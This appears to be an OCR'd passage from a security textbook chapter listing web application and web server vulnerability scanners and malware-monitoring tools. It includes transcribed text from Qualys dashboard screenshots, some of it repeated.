- Burp Suite (*https://www.portswigger.net*)
- Wapiti (*https://wapiti-scanner.github.io*)
- WebScarab (*https://www.owasp.org*)

- WPSec (*https://wpsec.com*)
- Tinfoil Security (*https://www.tinfoilsecurity.com*)
- Skipfish (*https://code.google.com*)
- Detectify (*https://detectify.com*)
- Fortify on Demand (*https://www.microfocus.com*)
- OWASP Zed Attack Proxy (ZAP) (*https://www.zaproxy.org*)
- SonarQube (*https://www.sonarqube.org*)
- Arachni (*https://www.arachni-scanner.com*)
- w3af (*https://w3af.org*)
- Grabber (*http://rgaucher.info*)
- Vega (*https://subgraph.com*)

Web Server Security Scanners

Qualys Community Edition

Qualys Community Edition **assesses vulnerabilities on all internal IT infrastructure** as well as external-facing assets to ensure a secure state


Qualys. Community Edition
AssetView
Help
Anthony Mogannam
Log out
Dashboard
Assets
Templates
Connectors
Asset Overview
Actions
Add Widget
Filter by Asset Tags
ASSET DISTRIBUTION BY OPERATING SYSTEM
5
4
3
2
1
0
Linux 2.6..
Ubuntu / Tiny..
Windows XP ...
Microsoft Windows 2..
Linux 2.4-2.6 /..
Linux 2.4-2.6 /..
Windows Vista /..
Linux 3.13..
Windows Vista /..
SOFTWARE DISTRIBUTION
kernel 13
libgcrypt 9
pam 9
grep 9
filesystem 9
readline 9
openldap 9
1/2
MANUFACTURERS
WINDOWS DEVICES

Name	System Model	Count
Unknown	Unknown	53
Hewlett-Packard	HP EliteBook 840 G1	2
MSI	MS-7673	1
Xen	HVM domU	1

https://www.qualys.com

Observatory
https://observatory.mozilla.org

WordPress Security Scan
https://hackertarget.com

Web Vulnerability Scanner
https://pentest-tools.com

Nikto2
https://cirt.net


ImmuniWeb
https://www.immuniweb.com

Web Server Security Scanners

- **Qualys Community Edition**

  Source: *https://www.qualys.com*

  Qualys Community Edition discovers IT assets, manages vulnerabilities, scans web applications, and maintains cloud assets inventory. It offers vulnerability management to identify dangerous bugs and remediate them immediately. Qualys can also assess vulnerabilities on all internal IT infrastructure as well as external-facing assets to ensure a secure state.


Qualys. Community Edition
AssetView
Help
Anthony Mogannam
Log out
Dashboard
Assets
Templates
Connectors
Asset Overview
Actions
Add Widget
Filter by Asset Tags
ASSET DISTRIBUTION BY OPERATING SYSTEM
5
4
3
2
1
0
Linux 2.6.
Ubuntu / Tiny.
Windows XP ...
Microsoft Windows 7.
Linux 2.4-2.6 /..
Linux 2.4-2.6 /..
Windows Vista /..
Linux 3.13.
Windows Vista /..
SOFTWARE DISTRIBUTION
kernel 13
libgcrypt 9
pam 9
grep 9
filesystem 9
readline 9
openldap 9
1/2
MANUFACTURERS
WINDOWS DEVICES

Name	System Model	Count
Unknown	Unknown	53
Hewlett-Packard	HP EliteBook 840 G1	2
MSI	MS-7673	1
Xen	HVM domU	1

Figure 13.47: Screenshot of Qualys Community Edition


The following are some additional web server security scanners:

- Observatory (*https://observatory.mozilla.org*)
- WordPress Security Scan (*https://hackertarget.com*)
- Web Vulnerability Scanner (*https://pentest-tools.com*)
- Nikto2 (*https://cirt.net*)
- ImmuniWeb (*https://www.immuniweb.com*)

Web Server Malware Infection Monitoring Tools

QualysGuard Malware Detection

QualysGuard Malware Detection Service proactively **scans their websites for malware**, thereby providing automated alerts and in-depth reports to enable prompt identification and resolution



My Web Application
http://www.mwtest.info/malware-demos-named/
Last scan by Edgar Venables (regen_ev) | 29 Mar 2013 1:33PM GMT-0700 | No Host Alive (00:00:31)

# vulnerabilities	High Severity	Medium Severity	Low Severity	MDS Detections
19	0	0	19	31

Tags: South, Southwest Data Center, Unix Assets
Scheduled Yes
Scanner External

Filters: (0) applied

Sites
All Sites
Detections found (72)
My Web Application
Detections found (31)
mwtest info
Detections found (41)

Page URL	High	Med	Low	Severity
http://www.mwtest.info/malware-demos-named/MS07-004/M...	1	1	0	HIGH
http://www.mwtest.info/malware-demos-named/MS06-057/M...	1	0	0	HIGH
http://www.mwtest.info/malware-demos-named/MS06-014-R...	2	11	0	HIGH
http://www.mwtest.info/malware-demos-named/MS06-014-R...	2	11	0	HIGH
http://www.mwtest.info/malware-demos-named/MS06-013/M...	1	0	0	HIGH
http://www.mwtest.info/malware-demos-named/APSB10-02/...	1	0	0	HIGH

https://www.qualys.com

Sucuri SiteCheck
https://sucuri.net

SiteLock Malware Removal
https://www.sitelock.com

Quttera
https://quttera.com

Web Inspector
https://www.webinspector.com

